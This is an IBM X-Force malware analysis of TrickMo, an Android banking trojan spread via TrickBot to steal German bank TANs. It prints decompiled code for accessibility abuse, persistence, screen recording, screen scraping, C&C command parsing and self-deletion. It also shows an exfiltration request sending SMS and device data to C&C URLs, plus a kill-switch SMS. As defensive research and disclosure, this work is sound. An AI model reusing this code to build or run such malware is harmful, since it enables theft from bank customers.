


TrickBot Pushing a 2FA Bypass App to Bank Customers in Germany

 securityintelligence.com/posts/trickbot-pushing-a-2fa-bypass-app-to-bank-customers-in-germany/



IBM X-Force researchers analyzed an Android malware app that's likely being pushed to infected users by the TrickBot Trojan. This app, dubbed "TrickMo" by our team, is designed to bypass second factor and strong authentication pushed to bank customers when they need to authorize a transaction.

While it's not the first of its kind, this Android malware app is more sophisticated than similar apps and possesses interesting features that enable its operators to steal transaction authorization codes from victims who download the app.

According to our research, TrickMo is still under active development as we expect to see frequent changes and updates. While it can be used anywhere and target any bank or region, at this time, we are seeing it deployed specifically in Germany.

Germany is one of the [first attack turfs](#) TrickBot spread to when it first emerged in 2016. In 2020, it appears that TrickBot's vast bank fraud is an ongoing project that helps the gang monetize compromised accounts.

First Signs in September 2019

In September 2019, a [tweet by CERT-Bund](#) caught the attention of the IBM Trusteer Mobile Security Research team. The tweet stated that [TrickBot](#), a well-known banking Trojan owned by an organized cybercrime gang, uses [man-in-the-browser \(MITB\)](#) web injects in online banking sessions to ask infected users for their mobile phone number and device type.




Figure 1: CERT-Bund tweet from September 20, 2019

Machine translation of this tweet reads:

“Watch out for online banking: Emotet reloads TrickBot. On infected PCs, TrickBot displays a query for the mobile phone number and the device type used for banking and then prompts users to install an alleged security app.”

When banking Trojans ask for this type of information, it usually means the next step will be an attempt to infect the victim’s mobile device. Our team went ahead and hunted for samples of the app and analyzed it in our labs.

In this analysis, we get into the capabilities of the new variant and what we found to be a “kill switch” that can eliminate the malware remotely from an infected device.

Desktop Trojans and Their Mobile Component

The process by which Trojans attempt to infect mobile devices is at least a decade old. Usually, when users are already infected with malware like TrickBot on their desktop, they will see a web injection asking for their mobile device operating system (OS) type and phone number. Next, if they indicate that they use an Android-based device, the Trojan, impersonating their bank with web injections, fools the victim into installing a fake security app. The supposed purpose of that app is to obtain and use a required “security code” to log in to their online banking site.

Our research team analyzed the malicious Android application that is most likely being spread by TrickBot and dubbed it “TrickMo.” Targeting users in Germany at this time, TrickMo is the latest variation in the transaction authentication number (TAN)-stealing malware category. Its main capabilities include:

- Stealing personal device information
- Intercepting SMS messages
- Recording targeted applications for one-time password (TAN)
- Lockdown of the phone
- Stealing pictures from the device
- Self-destruction and removal

As banks release more advanced security measures, banking malware evolves to keep up with the perpetual arms race. From our analysis of the TrickMo mobile malware, it is apparent that TrickMo is designed to break the newest methods of OTP and, specifically, TAN codes often used in Germany.

Among the various features we discuss in this post, we believe that TrickMo's most significant novelty is an app recording feature, which gives it the ability to overcome the newer pushTAN app validations used by German banks.

In the analysis that follows, we describe in detail the capabilities of this new variant and a "kill switch" that can remotely eliminate the malware from a mobile device.

Why Do Desktop Trojans Use a Mobile Component?

About a decade ago, attackers wielding banking Trojans could simply use stolen credentials to access a victim's online banking account and perform money transfers. As a countermeasure, financial institutions introduced various second factor authentication (2FA) methods. One method, which was popular in Germany, is known as mobile TAN (mTAN). It was implemented by sending an SMS message containing a one-time password (OTP) to the client's mobile device. The transaction would only be authorized after the client enters the TAN into the online banking website in their browser. Keep in mind that while this case is about TANs, it can be any OTP, depending on which bank is being targeted.

Meanwhile, desktop banking Trojans developed the ability to execute various social engineering schemes by using web injections, a method that alters the content presented to the infected victim in their browser. In some cases, sophisticated web injects were used to trick victims into entering their 2FA codes directly into the web forms controlled by the malware to eliminate the need for the mobile malware component. But attackers were still constantly looking for new methods to steal TANs.

Around 2011, the infamous Zeus Trojan started using web injects that tricked users into downloading a mobile component called "ZitMo" (Zeus in the Mobile). This was used to bypass 2FA methods by intercepting the SMS messages coming from the bank and stealing the mTANs without the victim's knowledge. Many other banking malware families followed suit and released their own Android malware components designed to steal those OTPs and TANs.

From mTAN to pushTAN

In the past few years, some banks in Europe, especially in Germany, stopped using SMS-based authentication and switched to dedicated pushTAN applications for 2FA schemes.

Instead of relying on SMS messages, which can be easily intercepted by third-party apps, these applications started using push notifications for users, containing the transaction details and the TAN. The pushTAN method has a clear advantage: It improves security by mitigating the risk of SIM swapping attacks and SMS stealers.

TrickMo Calls pushTAN

The pushTAN method is a hurdle for malware apps that may reside on the same device, and it's particularly challenging for mobile malware due to Android's application sandbox. This feature is designed to block one application from accessing the data of other applications without rooting the device.

To get around this challenge, TrickMo's developers added some new features to steal TANs using screen video recording and screen data scraping.

The Root of All (Android) Evil

So how does TrickMo get around these security features? It abuses accessibility services.

Android's accessibility services were originally developed by Google for the benefit of users with disabilities. Any app can ask for accessibility permissions and implement features such as screen reading, changing sizes and colors of objects, hearing enhancements, replacing touch with other forms of control and more. In recent years, some malicious Android applications abused these accessibility services in various attack scenarios.

Once on the device, as installed by a duped user, the TrickMo component opens and sends an intent to start the accessibility settings activity, coercing the user to grant it with accessibility permissions. Then, it uses the accessibility service for its malicious operations, some of which include:

- Preventing the user from uninstalling the app
- Becoming the default SMS app by changing device settings
- Monitoring the currently running application(s)
- Scraping on-screen text

Android operating systems include many dialog screens that require the denial, or approval, of app permissions and actions that have to receive input from the user by tapping a button on the screen. TrickMo uses accessibility services to identify and control some of these screens and make its own choices before giving the user a chance to react.

In the image below, we see the malware function that detects such dialogs when they are presented to the user, asking them to tap an option based on predefined choices.

```
public static void malAccClickButton(AccessibilityEvent accEvent, boolean bool) {
    List nodesList = malUseAccessibilityNodes.getNodesList(accEvent.getText(), accEvent.getSource());
    int nodesCount = 0;
    while(nodesCount < nodesList.size()) {
        AccessibilityNodeInfo accNode = (AccessibilityNodeInfo)nodesList.get(nodesCount);
        if(accNode != null) {
            if(!bool) { // if bool is FALSE, click button 2
                if(!accNode.getViewIdResourceName().equals("android:id/button2")) {
                    goto do nothing;
                }
            }

            do click:
                accNode.performAction(16);
            }
            else if(accNode.getViewIdResourceName().equals("android:id/button1")) { // if bool is TRUE, click button 1
                goto do click;
            }
        }

        do nothing:
            accNode.recycle();
        }
        ++nodesCount;
    }
}
```

Figure 2: A function in the accessibility service that programmatically presses a button

TrickMo's Persistence Capabilities

When it comes to Android-based devices, many applications must find a way to run on the device after a system reboot. The most common way to achieve this is by creating a broadcast receiver that is registered to the “*android.intent.action.BOOT_COMPLETED*” broadcast action and adding code that boots the application when the broadcast is fired.

This instruction is especially important for malware that tries to avoid user interaction by running in the background as a service.

But TrickMo does things differently. Instead of running its service only at boot time, it registers a receiver that listens to the “*android.intent.action.SCREEN_ON*” and “*android.provider.Telephony.SMS_DELIVER*” broadcast actions. It then uses the [AlarmManager](#) to set a pending intent that will run its own service after a predefined interval. In other words, TrickMo's service will start either after the device becomes interactive or after a new SMS message is received.

```
if(action.equals("android.intent.action.SCREEN_ON")) {
    ctx = this.malContext;
    staticMethodsClass.setNextServiceWakeup(ctx);
    return;
}
```

Figure 3: Starting the malware service when the SCREEN_ON broadcast is received

Tricky Configurations

TrickMo uses the shared preferences mechanism to store settings and data that the malware uses at runtime. Some of the settings are Boolean values that act as switches. They represent features and can be turned on and off from the command-and-control (C&C) server or by an SMS message, effectively instructing the malware to execute certain tasks.

Some of the settings include:

- The URL of the C&C server
- Service wake-up intervals
- Important package names
- Accessibility permissions status
- Lockdown screen status
- Recording status
- SMS app status
- Kill switch status

Stealth

To keep its resources safer and make analysis more difficult for researchers, TrickMo uses an obfuscator to scramble the names of its functions, classes and variables. A TrickMo version from January 2020 contained code that checks if the app is running on a rooted device or an emulator to prevent analysis.

As an example, in the two images below, we can see the encrypted and decrypted shared preferences file, which is encrypted using the java “PBEWithMD5AndDES” algorithm.

```
<map>
  <string name="ZuZLIjGTyKc=">iUi7NqZoLcEv8bz7WV6mRQ==</string>
  <string name="27jh0dgTmj4=">3WByZW+qxQA=</string>
  <string name="qle3yqiOf/M=">r7zk0p0Ysje9m5K74mXYGamxUtLN2f+0</string>
  <string name="FeqP5rNvxW8=">1bG2DhbBo9Y=</string>
  <string name="oHXtLIpTtE=">ityBDsUET6Q=</string>
  <string name="X58gUWg36fM=">PD8N/UshvGexyHjDb0BR7g==</string>
  <string name="Lkq8Xx8ynrYjicy7HU/bGg=">3WByZW+qxQA=</string>
  <string name="wJkWMqu9vk8=">EAziBLS02YJDMhHQtr/kghu3uwNvtqms</string>
</map>
```

```
<map>
  <long name="11" value="1000" />
  <string name="12">15555218136</string>
  <string name="13">com.android.messaging</string>
  <boolean name="14" value="false" />
  <long name="15" value="1574694535274" />
  <string name="17">d2.d2.d2</string>
  <boolean name="d2.d2.d2" value="true" />
  <long name="1" value="1574694539926" />
  <long name="2" value="1000" />
  <string name="3">http://mcsoft365.com/c</string>
  <boolean name="4" value="true" />
  <boolean name="6" value="true" />
  <boolean name="9" value="false" />
  <int name="10" value="7" />
</map>
```

Figure 4: TrickMo’s encrypted and decrypted shared preferences file

C&C Communications

Exfiltrating Device Data

To communicate with its master, TrickMo's code contains a hardcoded URL of the C&C server. When it runs, it periodically connects to its designated server via an unencrypted HTTP request and sends over a JSON object that contains data gleaned from the victim's phone. The stolen parameters follow:

- ID
- IMSI
- IMEI
- Phone number
- Operator
- AID
- Model
- Brand
- Version
- Build
- Battery percentage
- Wi-Fi connection state
- Wake time
- Are logs enabled?
- Is the malware already set as the default SMS application? [True/False]
- Signal strength
- Screen active [True/False]
- Orientation
- Was accessibility permission granted? [True/False]
- Screen size
- List of the installed applications
- SMS messages saved on the device

It is not uncommon for banking malware to harvest extensive amounts of data from the victim's device.

The collected data can then be used to generate a unique identifier of the bot or for monetization purposes. It can also be sold on the [dark web](#) and used in various spoofing attacks. For example, since some banks use anti-fraud solutions that only check device fingerprinting, fraudsters can use the collected information to perform fraudulent transactions from a device that mimics that same fingerprint.

Stealing and Concealing SMS Messages

As some banks still use SMS-based transaction authorization, TrickMo is configured to automatically steal all SMS messages that are stored on the device.

Once in a while, it sends a packet to its C&C server containing the collected device data along with all the saved SMS messages. Since it can use the accessibility service to become the default SMS app, it can also delete the SMS messages so only the attackers can see them.

In the image below, we can see a packet that was sent to the attacker's C&C containing collected information along with stolen SMS data.

```

POST /c HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; Samsung Galaxy [REDACTED])
Host: [REDACTED]
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 582

{"params":{"id": [REDACTED], "imsi": [REDACTED], "imei": [REDACTED], "phone": [REDACTED], "operator": [REDACTED], "aid": [REDACTED], "model": [REDACTED], "brand": [REDACTED], "version": [REDACTED], "build": [REDACTED], "battery":96,"wifi":true,"w_time": [REDACTED] "log":false,"smsApp":true,"signal": {"screen":true,"orientation":-100.00},"accessibility":true,"screenSize":"1440 x 2792","installedApps": [REDACTED], "messages":[{"time": [REDACTED], "data":{"type": [REDACTED], "phone": [REDACTED], "text": [REDACTED], "delete":true}}]}

```

Figure 5: Device data and SMS messages sent to TrickMo's C&C server

A Communication Channel via Stolen SMS

In addition, TrickMo has an automatic mechanism to send SMS messages to its C&C server.

In some cases, it uses this mechanism to send log data of important actions. It can save an SMS message on the device, marking with “internal” in the phone number field. The SMS message will be instantly sent to the server, informing the malware operator of executed tasks.

In the image below, we see a log TrickMo sent to the attacker upon becoming the default SMS app. If the malware successfully became the default SMS app, it sends the words “*the app has been replaced*” in Russian. If the original SMS app has been restored, it will send “*the app returned to its original place.*”

```

2792", "installedApps": "[\ [REDACTED] ]", "messages": [{"time": [REDACTED], "data":{"type":"sms", "phone": [REDACTED], "text":"Смена приложения выполнена"}}]}

2792", "installedApps": "[\ [REDACTED] ]", "messages": [{"time": [REDACTED], "data":{"type":"sms", "phone": [REDACTED], "text":"Приложение вернулось на место"}}]}

```

Figure 6: SMS provider substitution logs sent to attacker's C&C

Controlling TrickMo

TrickMo's operators can control the malware via two channels:

1. Through its C&C via a plaintext HTTP protocol using JSON objects
2. Through encrypted SMS messages

There are predefined commands to change the malware's configuration and make it execute certain tasks. Some of the more interesting commands include:

SMS Control

- Update the address of the C&C server — SMS starting with “http://”
- Send AES-encrypted SMS message back to sender — SMS starting with “sms://”
- Update service wake-up interval — “2”
- Kill switch — “4”

C&C Control

- Update the address of the C&C server — “1”
- Update service wake-up interval — “2”

- Lock the screen — “5”
- Display a picture in a WebView from an arbitrary URL — “11”
- Send an arbitrary SMS message — “8”
- Steal images saved on the device — “12” and “13”
- Use the accessibility service to become the default SMS app — “6”
- Enable recording of other apps — “15”
- Kill switch — “4”

The Lockdown Screen

Most thieves don't want to be caught red-handed as they steal — they want to buy some time to get away with the loot. The same is true for banking malware.

Desktop banking malware often blocks the user's access to their banking website after a successful transaction by using web injects that show a variety of “service unavailable” screens. TrickMo is no different; the goal is to complete the operation while raising minimal suspicion.

After performing a fraudulent action, stealing the OTP/mTAN, TrickMo buys some time by activating the lock screen and preventing the user from accessing their device. This lockdown screen includes two parts:

- A WebView containing a background picture loaded from a predefined URL. This background image likely contains a fake “software update” screen.
- A lockdown activity, which is a transparent window shown at the top of the screen that contains a “loading” cursor. This screen persists on the screen and prevents the user from using the navigation buttons.

Due to TrickMo's persistence implementation mentioned earlier, this lockdown screen persists after a restart and is re-initiated every time the device becomes interactive.

In some cases, TrickMo may use this feature to intercept SMS messages without the knowledge of the user by activating the lockdown screen and intercepting SMS messages in the background.

Application Recording — Stealing OTPs and TANs

The feature that makes TrickMo different from standard SMS stealers is its unique ability to record the screen when targeted apps are running.

This feature was enabled only in newer versions of TrickMo that were tailored specifically for German banks and use a special application for implementing TAN-based 2FA.

The application recording is implemented via two methods:

1. Using the Android MediaRecorder class to capture a video of the screen when the targeted application is presented to the user
2. Using the accessibility service to save a text file containing the data of all the objects on the screen

Both files are later sent to the C&C server of the attacker. In the following image, we can see how the malware receives a JSON object from the C&C server containing the command to start recording, the targeted apps and the recorded video size ratio.


```

if(receivedJson.has("15")) { // enable recording
    try {
        JSONObject v0_7 = receivedJson.getJSONObject("15");
        boolean isEnabled = v0_7.getBoolean("enable");
        if(isEnabled) {
            malCollectionClass collection = new malCollectionClass();
            int v5 = v0_7.getInt("ratio");
            if(v5 >= 0) {
                ratio = v5;
            }

            JSONArray v0_8 = v0_7.getJSONArray("apps");
            while(v4 < v0_8.length()) {
                String targetedApp = v0_8.getString(v4).toLowerCase();
                if(targetedApp.length() > 0) {
                    collection.add(targetedApp);
                }

                ++v4;
            }

            sharedPreferences.setPrefs_21_int_mediaRecordingRatio(ratio);
            sharedPreferences.setPrefs_22_set_targetAppsForRecording(collection);
        }

        sharedPreferences.setPrefs_20_bool_isMediaRecording(isEnabled);
    }
    catch(Exception unused_ex) {
    }
}
}

```

Figure 7: Parsing the C&C command to start recording

```

protected void onCreate(Bundle arg1) {
    super.onCreate(arg1);
    this.isRecFinished = false;
    malMediaRecordingClass.mediaProjectManager = (MediaProjectionManager)this.getSystemService("media_projection");
    this.startScreenCapture();
    new Thread() {
        @Override
        public void run() {
            Looper.prepare();
            malMediaRecordingClass.initHandler(new Handler());
            Looper.loop();
            malMediaRecordingClass.initHandler(null);
        }
    }.start();
}

```

Figure 8: The video recording "onCreate" method

In the image below, the function recursively collects all the text data from the child nodes of each accessibility node. In other words, it goes through every object on the screen and saves its text data.

```

private static void getInfoFromNodes(String nodeText, List outputArray, AccessibilityNodeInfo accNodeInfo) {
    int nodeChildCount = accNodeInfo.getChildCount();
    int counter;
    for(counter = 0; counter < nodeChildCount; ++counter) {
        AccessibilityNodeInfo nodeInfo = accNodeInfo.getChild(counter);
        if(nodeInfo != null && (nodeInfo.isVisibleToUser())) {
            outputArray.add(nodeText + nodeInfo.toString());
            processAccessibilityEvent.getInfoFromNodes(nodeText + "\t", outputArray, nodeInfo);
        }

        if(nodeInfo != null) {
            nodeInfo.recycle();
        }
    }
}

```

Figure 9: The function that collects all text data from the screen

A TrickMo Kill Switch

One of the most interesting features of the TrickMo malware is having its own kill switch.

Kill switches are used by many malware authors to remove traces from a device after a successful operation. Since TrickMo's HTTP traffic with its C&C server is not encrypted, it can easily be tampered with.

In the following image, we can see the function that parses the commands from the C&C server. If the returned JSON object has the “4” key, it will turn on the kill switch and initiate its own removal by sending an intent and seamlessly confirming the uninstall using the accessibility service, all without the victim ever noticing anything.

```
String v1_1;
if(cmdObject.has("4")) { // Delete package
    try {
        sp.editPrefs_5_self_destruct(cmdObject.getBoolean("4"));
        if((malUseAccessibilityNodes.malGetEnabledAccessibilityService(malContext)) && (malMainStaticMethods.isScreenActive(malContext))) {
            malGetSetSharedPrefs.malInit().editPrefs_16_current_time(System.currentTimeMillis());
            malMainStaticMethods.malDeletePackage(malContext, malContext.getPackageName());
        }
    }
    catch(Exception unused_ex) {
        goto label_15;
    }
}
return;
}
```

Figure 10: The kill switch in the function that parses and executes C&C commands

```
public static void malDeletePackage(Context ctx, String packageName) {
    try {
        Intent intent = new Intent("android.intent.action.DELETE");
        StringBuilder sb = new StringBuilder();
        sb.append("package:");
        sb.append(packageName);
        intent.setData(Uri.parse(sb.toString()));
        intent.addFlags(0x10000000);
        ctx.startActivity(intent);
    }
    catch(Exception v3) {
        v3.printStackTrace();
    }
}
```

Figure 11: The package removal achieved by sending a “DELETE” intent

The kill switch can also be turned on by SMS. This is a bit more complicated since the SMS commands are encrypted and encoded with base64.

The encryption algorithm used is RSA, and interestingly, the authors chose to use the private key for decryption and leave it in the code as a hardcoded string.

The image below shows the function that parses the SMS messages, decrypts them using the hardcoded RSA private key and executes the commands.

```
public static void malGetCmdFromSms(Context context, String[] smsContent, boolean isDeleteSms) {
    malMainGetPhoneParams.getClass().malAcquireLocks();
    try {
        malGetSetSharedPrefs malPrefs = malGetSetSharedPrefs.malInit();
        malSmsCommands.malWriteSmsToSqlite(context, smsContent, malSmsCommands.str_sms, Boolean.valueOf(isDeleteSms));
        String decryptedStr = staticMethods.rsaDecrypt(smsContent[1], staticMethods.rsaGeneratePrivateKey("MIIBUwIBADANBqkqkhi
if(decryptedStr != null && decryptedStr.length() > 0) {
    String smsContent = decryptedStr.trim();
    if(smsContent.startsWith("http://")) { // Update c2 Server
        malPrefs.editPrefs_3_c2Url(smsContent);
    }
    else if(smsContent.startsWith("sms://")) { // Send SMS
        malSmsCommands.malSendSmsFromSmsCommand(context, smsContent.replace("sms://", "").trim(), smsContent[0]);
    }
    ...
    else if(smsContent.equals("4")) { // Self Destruct
        malPrefs.editPrefs_5_self_destruct(true);
    }
}
```

Figure 12: The function that parses SMS commands and the RSA private key

Having analyzed a few variants of the malware, we noticed that the private key was exposed in the code and did not change. Therefore, our team managed to generate the public key and craft an SMS message that activated the kill switch. This means that the malware can be remotely eliminated by an SMS message. Our team was also able to test other commands in the lab either by tampering with the HTTP traffic from the C&C or by sending crafted SMS messages.

Suspect You're Infected?

The following SMS message can be used to kill the sample analyzed in this research and all other variants that use the same private key:

HrLbpr3x/htAVnAgYepBuH2xmFDdb68TYTt7FwGn0ddGIQJv/hqsctL57ocFU0Oz3L+uhLcOGG7GVBAfHKL1TBQ==

Sending this SMS will trigger TrickMo's kill switch by sending the string "4" encrypted with the generated RSA public key and base64 encoded.

Indicators of Compromise (IoCs)

hxxp://mcsoft365.com/c

hxxp://pingconnect.net/c

Hashes

- MD5: 5c749c9fce8c41bf6bcc9bd8a691621b
- SHA256: 284bd2d16092b4d13b6bc85d87950eb4c5e8cbba9af2a04d76d88da2f26c485c

- MD5: b264af5d2f3390e465052ab502b0726d
- SHA256: 8ab1712ce9ca2d7952ab763d8a4872aa6a278c3f60dc13e0aebe59f50e6e30f6

The TrickMo Factor

The [TrickBot Trojan](#) was one of the most active banking malware strains in the cybercrime arena in 2019. From our analysis, it is apparent that TrickMo is designed to help TrickBot break the most recent methods of TAN-based authentication. One of the most significant features TrickMo possesses is the app recording feature, which is what gives TrickBot the ability to overcome the newer pushTAN app validations deployed by banks.

Our team is monitoring the malware's activity and this app's developing capabilities. TrickMo is clearly still under extensive development, and we expect new versions of this malware to be released in the near future. It would be a fair assumption that other malware families will follow this model, and we will see more [advanced malware groups](#) adopting TrickMo's features and techniques.

[Pavel Asinovsky](#)

Malware Researcher

Topic updates

Get email updates and stay ahead of the latest threats to the security landscape, thought leadership and research. [Subscribe today](#)